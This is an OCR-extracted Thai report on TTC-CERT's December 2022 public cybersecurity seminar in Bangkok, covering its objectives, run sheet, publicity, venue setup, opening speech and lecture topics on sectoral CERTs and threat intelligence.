
2.1. เพื่อเผยแพร่องค์ความรู้ทางวิชาการ ตลอดจนถ่ายทอดประสบการณ์ การจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม การรับมือเหตุภัยคุกคามทางไซเบอร์ ข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์โดยเฉพาะภัยคุกคามทางไซเบอร์ที่เกิดขึ้นในประเทศไทย

2.2. เพื่อยกระดับความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างหน่วยงานภาครัฐ องค์กรหรือผู้ประกอบธุรกิจด้านโทรคมนาคมในประเทศไทย ตลอดจนเพื่อสร้างความตระหนักรู้ถึงความสำคัญที่อุตสาหกรรมโทรคมนาคมต้องมีความสามัคคี ร่วมแรงร่วมใจกันเพื่อเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์ที่นับวันจะมีความรุนแรงมากขึ้นตามเทคโนโลยีที่พัฒนาอย่างรวดเร็ว

2.3. เพื่อสร้างประโยชน์สาธารณะโดยการเพิ่มขีดความสามารถในด้านความมั่นคงปลอดภัยทางไซเบอร์และสร้างความเชื่อมั่นให้กับประชาชนหรือองค์กรต่าง ๆ ในประเทศในการใช้บริการโทรคมนาคมอย่างปลอดภัย

2.4. เพื่อเพิ่มขีดความสามารถของบุคคลากรหรือองค์กรต่าง ๆ ในการติดตามภัยคุกคามทางไซเบอร์ให้เท่าทันกับภัยคุกคามใหม่ ๆ ที่เกิดขึ้น โดยมุ่งเน้นการสร้างขีดความสามารถในการตรวจจับและการป้องกันภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้น ได้ในอนาคตกับองค์กร

3. กำหนดการงานสัมมนาฯ



3.1. ตารางรายละเอียดกำหนดการจัดงานสัมมนาถูกกำหนดขึ้นเพื่อให้สอดคล้องกับวัตถุประสงค์ของการจัดงาน

เวลา	กำหนดการ	คิวงาน	การประสานงาน
09:00 – 10:00	ลงทะเบียนผู้เข้าร่วมงาน	Coffee Break (9:30-10:30)	เชิญผู้ร่วมงานนั่งที่/เปิดเพลงคลอๆในงาน/เตรียม Live
9:50-9:55	พิธีกรกล่าวตอนรับแขกผู้มีเกียรติและแนะนำกำหนดการ และรายละเอียดของงาน		เชิญแขก VIP และวิทยากรนั่งประจำที่ ตั้งกล้องเตรียม Live พิธีกรกล่าวต้อนรับผู้ชมทาง Facebook

เวลา	กำหนดการ	คิวงาน	การประสานงาน
9:55-10:00	เปิดคลิปบรรยาย TTC-CERT		พิธีกรเชิญผู้ร่วมงานชมคลิป ระบบแสดงภาพและเสียง
10:00 – 10:05	พิธีกรเชิญประธานกล่าวเปิดงาน คุณสืบศักดิ์ สืบภักดี		เชิญประธานขึ้นกล่าวบนโพเดี่ยม
10:05 – 10:15	ประธานกล่าวเปิดงาน		
	มอบของที่ระลึก โดยคุณเลิศรัตน์ รตะนานุกูล		
10:15 -10:25	พิธีกรเชิญถ่ายรูป	วิทยากรทั้ง **4** ท่าน และผู้บริหารของสมาคมโทรคมนาคมร่วมขึ้นถ่ายภาพ	Scene ถ่ายรูป 10 นาที/ปรับโต๊ะ
10:25 – 10:35	พิธีกรกล่าวเชิญวิทยากรบรรยาย คุณจิตสถา ศรีประเสริฐสุข (ผู้แทน)		เชิญวิทยากร ***มอบหมายผู้ช่วยมาแทน เปิด Presentation ? คำถามจากผู้ชม Facebook
	มอบของที่ระลึกโดย คุณเลิศรัตน์ รตะนานุกูล		
10:35 – 10:55	พิธีกรกล่าวเชิญวิทยากรบรรยาย พลอากาศตรรี อมร ชมเชย		เชิญวิทยากร เปิด Presentation ? คำถามจากผู้ชม Facebook
	มอบของที่ระลึกโดย		

เวลา	กำหนดการ	คิวงาน	การประสานงาน
	อาจารย์สืบศักดิ์ สืบภักดี		
10:55-11:55	พิธีกรกล่าวเชิญวิทยากรบรรยาย คุณพิศุทธิ์ ม่วงสมัย		เชิญวิทยากร เปิด Presentation คำถามจากผู้ชม Facebook เปิด QR-Code แบบสอบถาม
12:00-13:00	พิธีกรเชิญแขกผู้ร่วมงานรับประทานอาหารกลางวัน		แจกบัตรรับประทานอาหาร, ผู้ชมทาง FB ประเมินงาน
13:00-14:30	พิธีกรกล่าวเชิญวิทยากรบรรยาย คุณพิศุทธิ์ ม่วงสมัย		เชิญวิทยากร เปิด Presentation, หยุดการถ่ายทอดสด, แต่ยังบันทึกต่อ
	มอบของที่ระลึกโดยคุณกนกอร ฉวาง		
14:30-14:40	พิธีกรเชิญผู้เข้าร่วมงานพัก Break	Coffee Break (14:30-14:40)	
14:40 – 15:00	เปิดเวที ถาม-ตอบ กรอกแบบสอบถามและจับรางวัล เสร็จสิ้นงานประชุมสัมมนา		เปิด QR-Code แบบสอบถาม ผู้มอบของรางวัล คุณพิศุทธิ์ ม่วงสมัย หยุดการบันทึก

4. การประชาสัมพันธ์


ศูนย์ TTC-CERT ได้ดำเนินการประชาสัมพันธ์ผ่านทางสื่อ Facebook ของสมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปภัมภ์ โดยกำหนดการเริ่มประชาสัมพันธ์ประมาณ 2 สัปดาห์ก่อนวันจัดงาน เพื่อกระตุ้นให้เกิดการติดตามผ่านทางสื่อ Facebook และมีการประชาสัมพันธ์ผ่านทางอีเมล์ของหน่วยงานและบุคคลากรที่เกี่ยวข้องโดยมีการออกแบบสื่อ Digital เพื่อเผยแพร่และชี้แจ้งรายละเอียดของงานสัมมนา ประธานกล่าวเปิดงาน, วิทยากรบรรยายในงาน, กำหนดการ สถานที่จัดงาน และการลงทะเบียนเข้าร่วมงาน โดยมีรายละเอียดดังรูป

กทปส
TCT
TTC-CERT
ขอเชิญเข้าร่วม
งานสัมมนาเผยแพร่ความรู้ทางวิชาการ
ด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์
เพื่อประโยชน์สาธารณะ ประจำปี 2565
15 ธันวาคม 2565 เวลา 09.00-15.00 น. ณ โรงแรมเซ็นจูรี่พาร์ค
กำหนดการ
09.00 – 10.00 น. ลงทะเบียน
10.00 – 10.05 น. พิธีกรกล่าวต้อนรับแขกผู้มีเกียรติ
10.05 – 10.30 น. กล่าวเปิดงาน โดย คุณสืบศักดิ์ สืบภักดี
เลขาธิการสมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์
10.30 – 10.40 น. หัวข้อ "ความสำคัญของ การรักษาความมั่นคงปลอดภัยไซเบอร์
กับการให้บริการโทรคมนาคม"
โดย คุณโตรัตน์ วิริยะศิริกุล
รองเลขาธิการ รักษาการเลขาธิการคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์
และกิจการโทรคมนาคมแห่งชาติ
10.40 – 11.00 น. หัวข้อ "การสนับสนุนของสำนักงานคณะกรรมการการรักษาความมั่นคง
ปลอดภัยไซเบอร์แห่งชาติ ที่มีต่อ Sectoral CERT"
โดย พลอากาศตรี อมร ชมเชย
เลขาธิการ สำนักงานคณะกรรมการการรักษาความมั่นคง ปลอดภัยไซเบอร์แห่งชาติ
11.00 – 12.00 น. หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT"
โดย คุณพิศุทธิ์ ม่วงสมัย
Technical Team Lead ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์
ด้านโทรคมนาคม
12.00 – 13.00 น. พักรับประทานอาหารกลางวัน
13.00 – 14.30 น. หัวข้อ "รู้ (TTPs) เขา รู้ (ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง - ข่าวกรอง
ภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence - CTI) และการใช้
ประโยชน์จาก CTI เพื่อความมั่นคงปลอดภัย ทางไซเบอร์ขององค์กร
จากประสบการณ์ของผู้ที่เคยทำงานด้านการข่าวของกองทัพ"
โดย คุณพิศุทธิ์ ม่วงสมัย
Technical Team Lead ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์
ด้านโทรคมนาคม
14.30 – 15.00 น. เปิดเวที ถาม-ตอบ
15.00 น. เสร็จสิ้นงานประชุมสัมมนา
ลงทะเบียน
เข้าร่วมสัมมนา
(ไม่มีค่าใช้จ่าย)
SCAN QR CODE
รับชมผ่าน LIVE ตั้งแต่เวลา 09.00 - 12.00น.
Facebook Fanpage : สมาคมโทรคมนาคม แห่งประเทศไทย ในพระบรมราชูปถัมภ์

5. การลงทะเบียนเข้าร่วมงาน

ผู้สนใจเข้าร่วมงานสามารถลงทะเบียนโดยวิธีการแสกน QR-Code ที่อยู่บนสื่อ EDM หรือคลิ๊กผ่านทาง Link ทีแนบให้จากข้อความที่ส่งทางอีเมลล์ โดยมีรายละเอียดดังรูป

ผู้ลงทะเบียนสำเร็จจะได้รับอีเมล์ยืนยันการลงทะเบียนเข้าร่วมงาน พร้อมทั้งแจ้งเตือนการวันร่วมงานโดยมีรายละเอียดดังรูป



6. รูปแบบการจัดงานสัมมนาฯ

6.1. สถานที่จัดงาน

สถานที่จัดงานสำหรับผู้เข้าร่วมงานประมาณ 150 คน โดยได้จัดงานวันที่ 15 ธันวาคม 2565 เวลา 9:00-15:00 น. ณ โรงแรม เซ็นจูรี่พาร์ค ซึ่งเป็นโรงแรมที่มีความพร้อมทั้งด้านสถานที่กว้างขว้างที่จอดรถสะดวกสบาย รองรับเพียงพอสำหรับผู้ร่วมงานสัมมนา และทำเลที่เดินทางได้สะดวกสบาย พร้อมมีบริการอาหารว่างพักแบรก 2 มื้อ และบุฟเฟ่อาหารกลางวันนานาชาติ

โรงแรม เซ็นจูรี่ พาร์ค ที่อยู่ 9 ถนน ราชปรารภ, แขวงมักกะสัน, เขตราชเทวี , ประตูน้ำ, กรุงเทพ, ไทย 10400


6.2. รูปแบบห้องสัมมนาที่จัดงาน

ศูนย์ TTC-CERT ได้จัดสถานที่แบบ class room เพื่อให้เหมาะสมกับการสัมนาเชิงวิชาการ และผู้เข้าร่วมการสัมมนาสามารถรับชมการบรรยายได้อย่างชัดเจนด้วยจอโปรเจ็คเตอร์ขนาดใหญ่ ฉายภาพได้กว้าง 4 เมตร ยาว 5 เมตร ด้วยความละเอียดระดับ 4K ความสว่างระดับ 8,500 Lumens ติดตั้งแข็งแรงปลอดภัย พร้อมวางตำแหน่งป้ายชื่อ สำหรับแขกบุคคลสำคัญ หรือวิทยากรบรรยายในงาน โดยสถานที่กว้างขวางสามารถจัดแบ่งที่

นั่งเว้นระยะห่างทางสังคม (Social Distancing) และมีจุดตรวจวัดอุณหภูมิพร้อมเจลแอลกอฮอล์ทำความสะอาดมือตามจุดต่างๆสำหรับผู้เข้าร่วมงาน โดยมีรายละเอียดดังรูป

การจัดโต๊ะในรูปแบบ Class room พร้อมบริการกระดาษดินสอสำหรับการจดบันทึกได้ตามต้องการของผู้เข้าร่วมงาน เพื่อให้เกิดการเรียนรู้เชิงวิชาการด้านความปลอดภัยทางไซเบอร์

โต๊ะโพเดี่ยมของประธานและวิทยากรบรรยายในงานตกแต่งด้วยดอกไม้สวยงาม ติดป้าย TTC-CERT พร้อมป้ายชื่อประธานและวิทยากรทุกท่าน



โต๊ะลงทะเบียนภายในงานมีใบรายชื่อเพื่อลงชื่อเข้าร่วมงานแบ่งแยกตามหน่วยงานอย่างชัดเจน พร้อมมีการแจกแผ่นพับเพื่อผู้เข้าร่วมงานสามารถดูกำหนดการและกรอกคำถามและแบบประเมินออนไลน์ได้สะดวก

ชา-กาแฟและอาหารว่างบริการตั้งแต่เวลา 9:30 น. เพื่อตอนรับผู้ร่วมงานในช่วงการลงทะเบียนเข้างาน

จอภาพแสดงชื่องานด้านหน้าห้องสัมมนา

โต๊ะเก้าอี้สำหรับประธานและวิทยากรบรรยายภายในงาน

ป้ายชื่อประธานและวิทยากรจัดวางไว้ตามโต๊ะนั่งร่วมงานสัมมนา

โพเดี่ยมสำหรับพิธีกรภายในงาน

6.3. การถ่ายทอดภาพและเสียง

ระบบกล้องบันทึกภาพและถ่ายทอดสดภายในงาน

ระบบภาพและเสียงเพื่อการตัดต่อสลับภาพในการถ่ายทอดสด

7. รายละเอียดพิธีเปิดการจัดงานสัมมนาฯ

7.1. ประธานในพิธี

คุณสืบศักดิ์ สืบภักดี เลขาธิการสมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์ ประธานกล่าวเปิดงาน

คุณสืบศักดิ์ สืบภักดี เลขาธิการสมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์ ประธานกล่าวเปิดงาน

7.2. คำกล่าวเปิดงาน โดยคุณสืบศักดิ์ สืบภักดี เลขาธิการสมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์

คำกล่าว

คุณสืบศักดิ์ สืบภักดี

เลขาธิการ สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์

การสัมมนาเผยแพร่ความรู้ทางวิชาการ

ด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ เพื่อประโยชน์สาธารณะ ประจำปี 2565

วันพฤหัสบดีที่ 15 ธันวาคม 2565

ณ ห้องแกรนด์ บอลรูม โรงแรม เซ็นจูรี่ พาร์ค กรุงเทพฯ

เรียน พลอากาศตรี อมร ชมเชย

เลขาธิการคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.)

คุณจิตสถา ศรีประเสริฐสุข ผู้ช่วยเลขาธิการ กสทช.

วิทยากรผู้ทรงคุณวุฒิ

สมาชิกสมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์

ผู้เข้าร่วมฟังการสัมมนา ที่ร่วมงาน ณ ที่นี้ และท่านที่ร่วมรับชมอยู่ทางบ้าน

ผ่าน Facebook Live ของสมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์

และสื่อมวลชน

ในนามของ สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ ขอต้อนรับทุกท่านเข้าสู่งานสัมมนาเผยแพร่ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะ ประจำปี 2565 จัดโดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม หรือ ศูนย์ TTC-CERT สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ ซึ่งได้รับการส่งเสริมและสนับสนุนจาก กองทุนวิจัยและพัฒนากิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมเพื่อประโยชน์สาธารณะ สำนักงานคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ

วัตถุประสงค์ของการจัดงานในครั้งนี้ เพื่อเผยแพร่องค์ความรู้ และถ่ายทอดประสบการณ์การจัดตั้งศูนย์และดำเนินงานของศูนย์ TTC - CERT ในการรับมือจากเหตุภัยคุกคามทางไซเบอร์ ข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ โดยเฉพาะ ภัยคุกคามทางไซเบอร์ที่เกิดขึ้นในประเทศไทย และเพื่อเป็นการยกระดับ เพิ่มขีดความสามารถ ตลอดจนสร้างความเชื่อมั่น ความไว้วางใจให้กับหน่วยงานภาครัฐ เอกชน ผู้ประกอบกิจการโทรคมนาคม และประชาชน ต่อการใช้งานโครงข่ายและโครงสร้างพื้นฐานโทรคมนาคมได้อย่างปลอดภัย

การดำเนินงานของศูนย์ TTC – CERT ที่ผ่านมา ได้มีการบูรณาการความร่วมมือที่เกี่ยวข้องกับการรักษาความมั่นคงปลอดภัยไซเบอร์ และการปกป้องโครงสร้างพื้นฐานสำคัญทางสารสนเทศของประเทศ และการดำเนินการใดๆ ที่จำเป็นต่อการรักษาความมั่นคงปลอดภัยไซเบอร์ โดยได้สนับสนุนแลกเปลี่ยนข้อมูลกับหน่วยงานภาครัฐ ภาคเอกชนที่เกี่ยวข้อง ทำให้สามารถรับมือ ป้องกัน ลดความเสี่ยงและระงับเหตุที่จะเกิดขึ้นได้อย่างมีประสิทธิภาพ ทันเวลา และเป็นรูปธรรม ซึ่งเหตุดังกล่าวอาจสร้างความเสียหายให้กับหน่วยงานทั้งภาครัฐ ภาคเอกชน และประชาชน รวมถึงส่งผลกระทบต่อเศรษฐกิจโดยรวมของประเทศได้ และจากผลการดำเนินการข้างต้น ทำให้เมื่อเดือนกันยายน 2564 ศูนย์ TTC - CERT ได้รับการรับรองให้เป็น Sectoral CERT ภาคส่วนโทรคมนาคม มีหน้าที่ตามพระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562

ขอเรียนให้ทุกท่านทราบว่า สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ มีความมุ่งมั่น และตั้งใจอย่างเต็มที่ในการพัฒนาอุตสาหกรรมโทรคมนาคมและอุตสาหกรรมที่เกี่ยวข้องในทุกมิติและทุกด้านอย่างยั่งยืน เพื่อร่วมสนับสนุนนโยบายเศรษฐกิจดิจิทัลของรัฐบาล ซึ่งมีความสำคัญในการขับเคลื่อนปฏิรูปประเทศด้านต่างๆ ให้เจริญก้าวหน้า รวมถึงช่วยให้ประเทศสามารถเตรียมพร้อมรับมือกับโอกาสและภัยคุกคามแบบใหม่ๆ ที่เกิดขึ้นอย่างทันถ่วงที สามารถรับมือ ป้องกัน และลดความเสี่ยงที่จะเกิดขึ้นสามารถนำไปปฏิบัติได้อย่างเป็นรูปธรรม

สุดท้ายนี้ ผมขอขอบคุณ วิทยากรผู้ทรงคุณวุฒิ ท่านผู้มีเกียรติ และผู้เข้าร่วมสัมมนาทุกท่านเป็นอย่างสูง ที่ได้ให้เกียรติมาร่วมงานสัมมนาในวันนี้ และหวังเป็นอย่างยิ่งว่า ทุกท่านจะได้รับความรู้ และประโยชน์จากการสัมมนาในวันนี้ สวัสดีครับ

7.3.


8. รายละเอียดการสัมมนาฯ หรือการบรรยาย

8.1. วิทยากรผู้บรรยาย

8.1.1. คุณจิตสถา ศรีประเสริฐสุข ผู้ช่วยเลขาธิการคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ แทน คุณ ไตรรัตน์ วิริยะศิริกุล รองเลขาธิการรักษาการเลขาธิการคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ

8.1.2. พลอากาศตรี อมร ชมเชย เลขาธิการสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

8.1.3. คุณพิศุทธิ์ ม่วงสมัย, Technical Team Lead ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)



8.2. หัวข้อการบรรยาย

8.2.1. หัวข้อที่ 1 “ความสำคัญของ การรักษาความมั่นคงปลอดภัยไซเบอร์ กับการให้บริการโทรคมนาคม” โดย คุณจิตสถา ศรีประเสริฐสุข ผู้ช่วยเลขาธิการคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ

8.2.2. หัวข้อที่ 2 “การสนับสนุนของสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ ที่มีต่อ Sectoral CERT” โดย พลอากาศตรี อมร ชมเชย เลขาธิการสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ โดยมีรายละเอียดของเอกสารประกอบการบรรยายตาม ผนวก ง

8.2.3. หัวข้อที่ 3 การบรรยายเผยแพร่ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ หัวข้อ “บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectral CERT” โดย คุณพิศุทธิ์ ม่วงสมัย, Technical Team Lead ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) โดยมีรายละเอียดของเอกสารประกอบการบรรยายตาม ผนวก ง

8.2.4. หัวข้อที่ 4 การบรรยายเผยแพร่ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ หัวข้อ “รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง - ข่าวกรองภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence - CTI) และการใช้ประโยชน์จาก CTI เพื่อความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร จากประสบการณ์ของผู้ที่เคยทำงานด้านการข่าวของกองทัพ” โดย คุณพิศุทธิ์ ม่วงสมัย, Technical Team Lead ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) โดยมีรายละเอียดของเอกสารประกอบการบรรยายตาม ผนวก ง

8.3. คำถามวิทยากร

การจัดงานสัมมนาได้รับความสนใจสอบถามคำถามจากผู้เข้าร่วมงานโดยการแสกน QR-Code จากแผ่นพับ

